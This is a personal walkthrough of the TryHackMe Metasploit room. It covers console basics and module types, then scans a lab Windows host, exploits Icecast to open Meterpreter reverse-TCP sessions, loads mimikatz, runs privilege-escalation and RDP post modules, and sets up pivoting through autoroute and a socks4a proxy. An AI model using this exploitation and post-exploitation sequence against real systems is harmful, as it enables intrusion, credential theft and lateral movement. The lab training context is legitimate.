

# Rp\_metasploit(Tryhackme)

## Task1

#1 Kali and most other security distributions of Linux include Metasploit by default. If you are using a different distribution of Linux, verify that you have it installed or install it from the Rapid 7 Github repository.

Answer:Not Required

## Task 2(Initializing)

#1 First things first, we need to initialize the database! Let's do that now with the command:

Command:**msfdb init**

Answer:Not Required

```
root@Luckyster895:/home/kali# msfdb init
[*] Starting database
[*] Creating database user 'msf'
[*] Creating database 'msf'
[*] Creating database 'msf_test'
[*] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[*] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#=~ is called on Integer; it always returns nil
root@Luckyster895:/home/kali#
```

#2 Before starting Metasploit, we can view some of the advanced options we can trigger for starting the console. Check these out now by using the command:

Command: **msfconsole -h** (-h is for help )

Answer: Not Required

```
root@Luckyster895:/home/kali# msfconsole -h
Usage: msfconsole [options]

Common options:
  -E, --environment ENVIRONMENT  Set Rails environment, defaults to RAIL_ENV environment variable or 'production'

Database options:
  -M, --migration-path DIRECTORY  Specify a directory containing additional DB migrations
  -n, --no-database               Disable database support
  -y, --yaml PATH                 Specify a YAML file containing database settings

Framework options:
  -c FILE                         Load the specified configuration file
  -v, -V, --version               Show version

Module options:
  --defer-module-loads            Defer module loading unless explicitly asked
  -m, --module-path DIRECTORY    Load an additional module path

Console options:
  -a, --ask                       Ask before exiting Metasploit or accept 'exit -y'
  -H, --history-file FILE         Save command history to the specified file
  -L, --real-readline             Use the system Readline library instead of RbReadline
  -o, --output FILE              Output to the specified file
  -p, --plugin PLUGIN            Load a plugin on startup
  -q, --quiet                    Do not print the banner on startup
  -r, --resource FILE            Execute the specified resource file (- for stdin)
  -x, --execute-command COMMAND  Execute the specified console commands (use ; for multiples)
  -h, --help                     Show this message

root@Luckyster895:/home/kali#
```

**#3 We can start the Metasploit console on the command line without showing the banner or any startup information as well. What switch do we add to msfconsole to start it without showing this information? This will include the '-'**

Description:

After running "msfconsole -h" we will see that "-q" is for quiet means it it does not show any banner info

## Command difference

1.Command:"**msfconsole**"

[illegible]

2.Command: "**msfconsole -q**"

```
root@Luckyster895:/home/kali# msfconsole -q
msf5 >
```

so final answer is

Command: **msfconsole -q**

Answer: **-q**

#4 Once the database is initialized, go ahead and start Metasploit via the command:

Command: **msfconsole**

Answer:Not Required



**#1 Let's go ahead and start exploring the help menu. On the Metasploit prompt (where we'll be at after we start Metasploit using msfconsole), type the command:**

Command: **help** (this command only works after booting msfconsole)

**#2 The help menu has a very short one-character alias, what is it?**

Answer : **?**

**#3 Finding various modules we have at our disposal within Metasploit is one of the most common commands we will leverage in the framework. What is the base command we use for searching?**

Answer: **search**

**#4 Once we've found the module we want to leverage, what command we use to select it as the active module?**

Answer: **use**


**#5 How about if we want to view information about either a specific module or just the active one we have selected?**

Answer: **info**

**#6 Metasploit has a built-in netcat-like function where we can make a quick connection with a host simply to verify that we can 'talk' to it. What command is this?**

Command: **connect**

syntax: **connect -z <ip>** (-z is used to check weather the port on ip is open or not)

A screenshot of a terminal window with a dark background. The window title is 'kali@luckyster895: ~'. The terminal shows the following commands and output:

```
msf5 > connect -z 192.168.1.16 80
[*] Connected to 192.168.1.16:80 (via: 0.0.0.0:0)
msf5 > connect -z 192.168.1.16 443
[-] Unable to connect: The connection was refused by the remote host (192.168.1.16:443).
msf5 > █
```

Like in this machine port 80 is open and 443 is closed

**#7 Entirely one of the commands purely utilized for fun, what command displays the motd/ascii art we see when we start msfconsole (without -q flag)?**

Description: if u use "-q" it removes the metasploit art but if u run without "-q" then it will show the metasploit art as shown in above image or if u want to show banner use command

Command: **banner**

**#8 We'll revisit these next two commands shortly, however, they're two of the most used commands within Metasploit. First, what command do we use to change the value of a variable?**

Command: **set**

**#9 Metasploit supports the use of global variables, something which is incredibly useful when you're specifically focusing on a single box. What command changes the value of a variable globally?**

Command: **setg**

**#10 Now that we've learned how to change the value of variables, how do we view them? There are technically several answers to this question, however, I'm looking for a specific three-letter command which is used to view the value of single variables.**

Command: **get**

#11 How about changing the value of a variable to null/no value?

Command : **unset**

#12 When performing a penetration test it's quite common to record your screen either for further review or for providing evidence of any actions taken. This is often coupled with the collection of console output to a file as it can be incredibly useful to grep for different pieces of information output to the screen. What command can we use to set our console output to save to a file?

Command: **spool**

#13 Leaving a Metasploit console running isn't always convenient and it can be helpful to have all of our previously set values load when starting up Metasploit. What command can we use to store the settings/active datastores from Metasploit to a settings file? This will save within your msf4 (or msf5) directory and can be undone easily by simply removing the created settings file.

Command: **save**

save path for metasploit

**msf5 > save**

**Saved configuration to: /root/.msf4/config**

## ***[Task 4] Modules for Every Occasion!***

#1 Easily the most common module utilized, which module holds all of the exploit code we will use?

Answer: **exploit**

#2 Used hand in hand with exploits, which module contains the various bits of shellcode we send to have executed following exploitation?

Answer: **payload**

#3 Which module is most commonly used in scanning and verification machines are exploitable? This is not the same as the actual exploitation of course.

Answer: **auxiliary**

#4 One of the most common activities after exploitation is looting and pivoting. Which module provides these capabilities?

Answer: **post**

#5 Commonly utilized in payload obfuscation, which module allows us to modify the 'appearance' of our exploit such that we may avoid signature detection?

Answer: **encoder**

#6 Last but not least, which module is used with buffer overflow and ROP attacks?

Answer: **nop**

#7 Not every module is loaded in by default, what command can we use to load different modules?

Answer: **load**

## ***[Task 5] Move that shell!***

#1 Metasploit comes with a built-in way to run nmap and feed it's results directly into our database. Let's run that now by using the command 'db\_nmap -sV BOX-IP'

Command : db\_nmap -sV BOX-IP

```
kali@luckyster895: ~
msf5 > db_nmap -sV 10.10.140.134
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-25 09:02 EDT
[*] Nmap: Nmap scan report for 10.10.140.134
[*] Nmap: Host is up (0.17s latency).
[*] Nmap: Not shown: 988 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp    open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 3389/tcp   open  tcpwrapped
[*] Nmap: 5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 8000/tcp   open  http         Icecast streaming media server
[*] Nmap: 49152/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49158/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49159/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 49160/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 76.32 seconds
msf5 >
```

#2 What service does nmap identify running on port 135?

Description: As we can see in Service column on port no 135 the **msrpc** service is running

Answer: **msrpc**

#3 Let's go ahead and see what information we have collected in the database. Try typing the command 'hosts' into the msfconsole now.

Command: hosts

#4 How about something else from the database, try the command 'services' now.

Command: services

#5 One last thing, try the command 'vulns' now. This won't show much at the current moment, however, it's worth noting that Metasploit will keep track of discovered vulnerabilities. One of the many ways the database can be leveraged quickly and powerfully.

Command: vulns

#6 Now that we've scanned our victim system, let's try connecting to it with a Metasploit payload. First, we'll have to search for the target payload. In Metasploit 5 (the most recent version at the time of writing) you can simply type 'use' followed by a unique string found within only the target exploit. For example, try this out now with the following command 'use icecast'. What is the full path for our exploit that now appears on the msfconsole prompt? \*This will include the exploit section at the start

Command: **use icecast**

Answer: **exploit/windows/http/icecast\_header**

Description :it will choose latest exploit available

```
kali@luckyster895: ~
msf5 > use icecast
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header  2004-09-28      great No     Header Overwrite

[*] Using exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) >
```

#7 While that use command with the unique string can be incredibly useful that's not quite the exploit we want here. Let's now run the command 'search multi/handler'. What is the name of the column on the far left side of the console that shows up next to 'Name'? Go ahead and run the command 'use NUMBER\_NEXT\_TO exploit/multi/handler` wherein the number will be what appears in that far left column (typically this will be 4 or 5). In this way, we can use our search results without typing out the full name/path of the module we want to use.

Answer: #

#8 Now type the command 'use NUMBER\_FROM\_PREVIOUS\_QUESTION'. This is the short way to use modules returned by search results.

Command: Not needed

Answer: Not needed

#9 Next, let's set the payload using this command 'set PAYLOAD windows/meterpreter/reverse\_tcp'. In this way, we can modify which payloads we want to use with our exploits. Additionally, let's run this command 'set LHOST YOUR\_IP\_ON\_TRYHACKME'. You might have to check your IP using the command 'ip addr', it will likely be your tun0 interface.

Command: **set lhost <machine ip>** ( Where lhost means listener host )

#10 Let's go ahead and return to our previous exploit, run the command `use icecast` to select it again.

command: **use icecast**

#11 One last step before we can run our exploit. Run the command 'set RHOSTS BOX\_IP' to tell Metasploit which target to attack.

command; **set rhost <machine\_ip>** ( Where rhost means Reciever host)

```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 10.10.163.157
RHOSTS => 10.10.163.157
```

#12 Once you're set those variables correctly, run the exploit now via either the command 'exploit' or the command 'run -j' to run this as a job.

Command : **run -j**



```
msf5 exploit(windows/http/icecast_header) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.9.37.53:4444
msf5 exploit(windows/http/icecast_header) > [*] Sending stage (176195 bytes) to 10.10.163.157
[*] Meterpreter session 1 opened (10.9.37.53:4444 → 10.10.163.157:49233) at 2020-08-21 04:14:07 -0400
```

#13 Once we've started this, we can check all of the jobs running on the system by running the command `jobs`

Command: **Jobs**

#14 After we've established our connection in the next task, we can list all of our sessions using the command `sessions`. Similarly, we can interact with a target session using the command `sessions -i SESSION\_NUMBER`

```
msf5 exploit(windows/http/icecast_header) > sessions

Active sessions
-----

  Id  Name  Type           Information           Connection
  ---  ---  ---
  1    meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.9.37.53:4444 → 10.10.163.157:49233 (10.10.163.157)
  2    meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.9.37.53:4444 → 10.10.163.157:49248 (10.10.163.157)
  3    meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.9.37.53:4444 → 10.10.163.157:49251 (10.10.163.157)

msf5 exploit(windows/http/icecast_header) > █
```

it shows all the sessions

## [Task 6] We're in, now what?

#1 First things first, our initial shell/process typically isn't very stable. Let's go ahead and attempt to move to a different process. First, let's list the processes using the command 'ps'. What's the name of the spool service?

Answer: **spoolsv.exe**

Command: ps



```

meterpreter > ps

Process List
*****

  PID  PPID  Name                Arch  Session  User              Path
  ---  ---  ---
  0     0     [System Process]
  4     0     System
  416   4     smss.exe
  500   692   svchost.exe
  512   816   WmiPrvSE.exe
  544   536   csrss.exe
  588   692   svchost.exe
  592   536   wininit.exe
  604   584   csrss.exe
  652   584   winlogon.exe
  692   592   services.exe
  700   592   lsass.exe
  708   592   lsm.exe
  816   692   svchost.exe
  884   692   svchost.exe
  932   692   svchost.exe
  1060  692   svchost.exe
  1116  552   powershell.exe      x86   1          Dark-PC\Dark      C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
  1128  816   WmiPrvSE.exe
  1188  692   svchost.exe
  1300  500   dwm.exe              x64   1          Dark-PC\Dark      C:\Windows\System32\dwm.exe
  1316  1288  explorer.exe         x64   1          Dark-PC\Dark      C:\Windows\explorer.exe
  1372  692   spoolsv.exe
  1400  692   svchost.exe
  1464  692   taskhost.exe         x64   1          Dark-PC\Dark      C:\Windows\System32\taskhost.exe
  1552  692   amazon-ssm-agent.exe
  1640  692   LiteAgent.exe
  1680  692   svchost.exe
  1808  692   Ec2Config.exe
  1892  604   conhost.exe          x64   1          Dark-PC\Dark      C:\Windows\System32\conhost.exe
  2072  692   svchost.exe
  2300  1316  Icecast2.exe         x86   1          Dark-PC\Dark      C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
  2624  692   SearchIndexer.exe
  2632  816   rundll32.exe         x64   1          Dark-PC\Dark      C:\Windows\System32\rundll32.exe
  2668  2632  dinotify.exe          x64   1          Dark-PC\Dark      C:\Windows\System32\dinotify.exe
  2740  2776  mscorsvw.exe
  2776  692   mscorsvw.exe
  2800  692   sppsvc.exe

```

meterpreter > █

#2 Let's go ahead and move into the spool process or at least attempt to! What command do we use to transfer ourselves into the process? This won't work at the current time as we don't have sufficient privileges but we can still try!

Answer: **migrate**

#3 Well that migration didn't work, let's find out some more information about the system so we can try to elevate. What command can we run to find out more information regarding the current user running the process we are in?

Command: **getuid**

```

meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > █

```

#4 How about finding more information out about the system itself?

Command: **sysinfo**

```

meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > sysinfo
Computer       : DARK-PC
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter >

```

#5 This might take a little bit of googling, what do we run to load mimikatz (more specifically the new version of mimikatz) so we can use it?

Command: **load kiwi**

```

meterpreter > load kiwi
Loading extension kiwi...
.#####.   mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com..

[!] Loaded x86 Kiwi on an x64 architecture.

Success.

```

#6 Let's go ahead and figure out the privileges of our current user, what command do we run?

Command: **getprivs**

```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > █
```

#7 What command do we run to transfer files to our victim computer?

Command: **upload**

#8 How about if we want to run a Metasploit module?

Command: **run**

#9 A simple question but still quite necessary, what command do we run to figure out the networking information and interfaces on our victim?

Command: **ipconfig**

#10 Let's go ahead and run a few post modules from Metasploit. First, let's run the command ``run post/windows/gather/checkvm``. This will determine if we're in a VM, a very useful piece of knowledge for further pivoting.

Command: **run post/windows/gather/checkvm** ( To gather info about virtual machine)

Answer: No Needed

#11 Next, let's try: ``run post/multi/recon/local_exploit_suggester``. This will check for various exploits which we can run within our session to elevate our privileges. Feel free to experiment using these suggestions, however, we'll be going through this in greater detail in the room ``Ice``.

Command: **run post/multi/recon/local\_exploit\_suggester**

#12 Finally, let's try forcing RDP to be available. This won't work since we aren't administrators, however, this is a fun command to know about: ``run post/windows/manage/enable_rdp``

Command: **run post/windows/manage/enable\_rdp**

#13 One quick extra question, what command can we run in our meterpreter session to spawn a normal system shell?

Command: **shell**

## ***[Task 7] Makin' Cisco Proud***

#1 Let's go ahead and run the command ``run autoroute -h``, this will pull up the help menu for autoroute. What command do we run to add a route to the following subnet: 172.18.1.0/24? Use the -n flag in your answer.

Answer: **run autoroute -h**

First run (run autoroute -h ) which shows options


```
meterpreter > run autoroute -h

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Usage: run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*] run autoroute -s 10.1.1.0 -n 255.255.255.0 # Add a route to 10.10.10.1/255.255.255.0
[*] run autoroute -s 10.10.10.1 # Netmask defaults to 255.255.255.0
[*] run autoroute -s 10.10.10.1/24 # CIDR notation is also okay
[*] run autoroute -p # Print active routing table
[*] run autoroute -d -s 10.10.10.1 # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
[-] Deprecation warning: This script has been replaced by the post/multi/manage/autoroute module
meterpreter > █
```

Replace 10.1.1.0→ 172.18.1.0

Command : **run autoroute -s 172.18.1.0 -n 255.255.255.0**

#2 Additionally, we can start a socks4a proxy server out of this session. Background our current meterpreter session and run the command `search server/socks4a`. What is the full path to the socks4a auxiliary module?



The screenshot shows a Kali Linux terminal window with three tabs. The active tab is titled 'kali@Luckyster895: ~'. The terminal shows a Metasploit session where the command 'search server/socks4a' has been entered. The output displays a table of matching modules, with one result highlighted: 'auxiliary/server/socks4a'.

```
msf5 exploit(windows/http/icecast_header) > search server/socks4a

Matching Modules
=====
#  Name                  Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/server/socks4a  normal         No     Socks4a Proxy Server

msf5 exploit(windows/http/icecast_header) > █
```

Command : **search server/socks4a**

Answer: **auxiliary/server/socks4a**

Description: Auxiliary modules are used to scan vulnerability means machine is vulnerable to that exploit or not

#3 Once we've started a socks server we can modify our /etc/proxychains.conf file to include our new server. What command do we prefix our commands (outside of Metasploit) to run them through our socks4a server with proxychains?

Command: **proxychains**